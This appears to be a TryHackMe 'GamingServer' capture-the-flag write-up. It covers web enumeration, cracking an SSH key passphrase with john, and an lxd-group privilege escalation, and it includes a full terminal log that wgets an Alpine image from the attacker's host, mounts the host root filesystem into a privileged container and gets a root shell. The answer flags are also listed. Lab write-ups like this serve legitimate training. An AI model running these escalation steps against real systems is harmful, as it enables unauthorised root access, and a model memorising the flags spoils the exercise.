

# GamingServer\_THM

## Enumeration

```
# Web source code reveals a usernmae john

# /uploads directory found in robots.txt. Contains interesting files

# We got a secret key in /secret

# we try to use the key but it is password protected

# we use ssh2john and john and got the passphrase which is letmein
```

## NMAP

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|  2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|  256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_ 256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: House of danak

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1  208.02 ms 10.4.0.1
2  ... 3
4  462.73 ms 10.10.17.49


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.15 seconds
```

## SSH:22

## HTTP:80

## robots.txt


```
# /uploads
```



#

***/uploads***

# interesting files



## Index of /uploads

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">dict.lst</a>	2020-02-05 14:10	2.0K	
<a href="#">manifesto.txt</a>	2020-02-05 13:05	3.0K	
<a href="#">meme.jpg</a>	2020-02-05 13:32	15K	

Apache/2.4.29 (Ubuntu) Server at 10.10.17.49 Port 80


#

## Gobuster


hta.txt (Status: 403)  
/.hta.php (Status: 403)  
/.htaccess (Status: 403)  
/.htaccess.txt (Status: 403)  
/.htaccess.php (Status: 403)  
/.htpasswd (Status: 403)  
/.htpasswd.txt (Status: 403)  
/.htpasswd.php (Status: 403)  
/about.php (Status: 200)  
/index.html (Status: 200)  
/robots.txt (Status: 200)  
/robots.txt (Status: 200)  
/secret (Status: 301)  
/server-status (Status: 403)  
/uploads (Status: 301)

## /Secret

# Got a private RSA key



# Now we crack the passphrase with ssh2john and john



#

## Exploitation

# PostExploitation

# After getting access we see that sudo password is required for john which we dont have

# We see that we are part of lxd group so we will escalate through that vector

# We installed alpine container on our local machine and then sent the container tar file to the target

# We then followed the process to create a image and then mount the root file system over to that container and have root access


```
john@exploitable:/tmp$ wget "http://10.4.30.255/alpine-v3.8-1686-20210420_1821.tar.gz"
--2021-04-20 22:23:12-- http://10.4.30.255/alpine-v3.8-1686-20210420_1821.tar.gz
Connecting to 10.4.30.255:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2687042 (2.6M) [application/gzip]
Saving to: 'alpine-v3.8-1686-20210420_1821.tar.gz'

alpine-v3.8-1686-20210420_182 100%[=====] 2.56M 196KB/s in 19s

2021-04-20 22:23:33 (136 KB/s) - 'alpine-v3.8-1686-20210420_1821.tar.gz' saved [2687042/2687042]

john@exploitable:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
Error: open ./alpine-v3.10-x86_64-20191008_1227.tar.gz: no such file or directory
john@exploitable:/tmp$ ls
alpine-v3.8-1686-20210420_1821.tar.gz
systemd-private-c734431ad1284d4f985061b7107aac50-apache2.service-KlailYv
systemd-private-c734431ad1284d4f985061b7107aac50-systemd-resolved.service-AhDs91
systemd-private-c734431ad1284d4f985061b7107aac50-systemd-timesyncd.service-Yvfe5Q
tmpx-1000
john@exploitable:/tmp$ chmod 777 alpine-v3.8-1686-20210420_1821.tar.gz
john@exploitable:/tmp$ lxc image import ./alpine-v3.10-x86_64-20191008_1227.tar.gz --alias myimage
Error: open ./alpine-v3.10-x86_64-20191008_1227.tar.gz: no such file or directory
john@exploitable:/tmp$ "C
john@exploitable:/tmp$ lxc image import ./alpine-v3.8-1686-20210420_1821.tar.gz --alias myimage
Image imported with fingerprint: 1a9df02eb0a32d40c28affbf5e90cf97d229c08ea9f92b432ffb8a1c8701491c
john@exploitable:/tmp$ lxc image list
+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+
| myimage | 1a9df02eb0a3 | no | alpine v3.8 (20210420_18:21) | i686 | 2.56MB | Apr 20, 2021 at 10:25pm (UTC) |
+-----+-----+-----+-----+-----+-----+

john@exploitable:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
Error: Unknown configuration key: security.privileged
john@exploitable:/tmp$ lxc init myimage ignite -c security.privileged=true
Creating ignite
john@exploitable:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:/tmp$ lxc start ignite
john@exploitable:/tmp$ lxc exec ignite /bin/sh
- # whoami
root
- # cd /root
- # cat root.txt
cat: can't open 'root.txt': No such file or directory
- # ls
- # pwd
/root
- # cd -
- # ls
- # cd ..
/ # ls
bin dev etc home lib media mnt proc root run sbin srv sys tmp usr var
/ # cd home
/home # ls -la
```



#

## Loot

## Credentials

# We got a dictionary from /uploads directory

## Flags

# User Flag

a5c2ff8b9c2e3d4fe9d4ff2f1a5a6e7e

# Root Flag

2e337b8c9f3aff0c2b3e8d4e6a7c88fc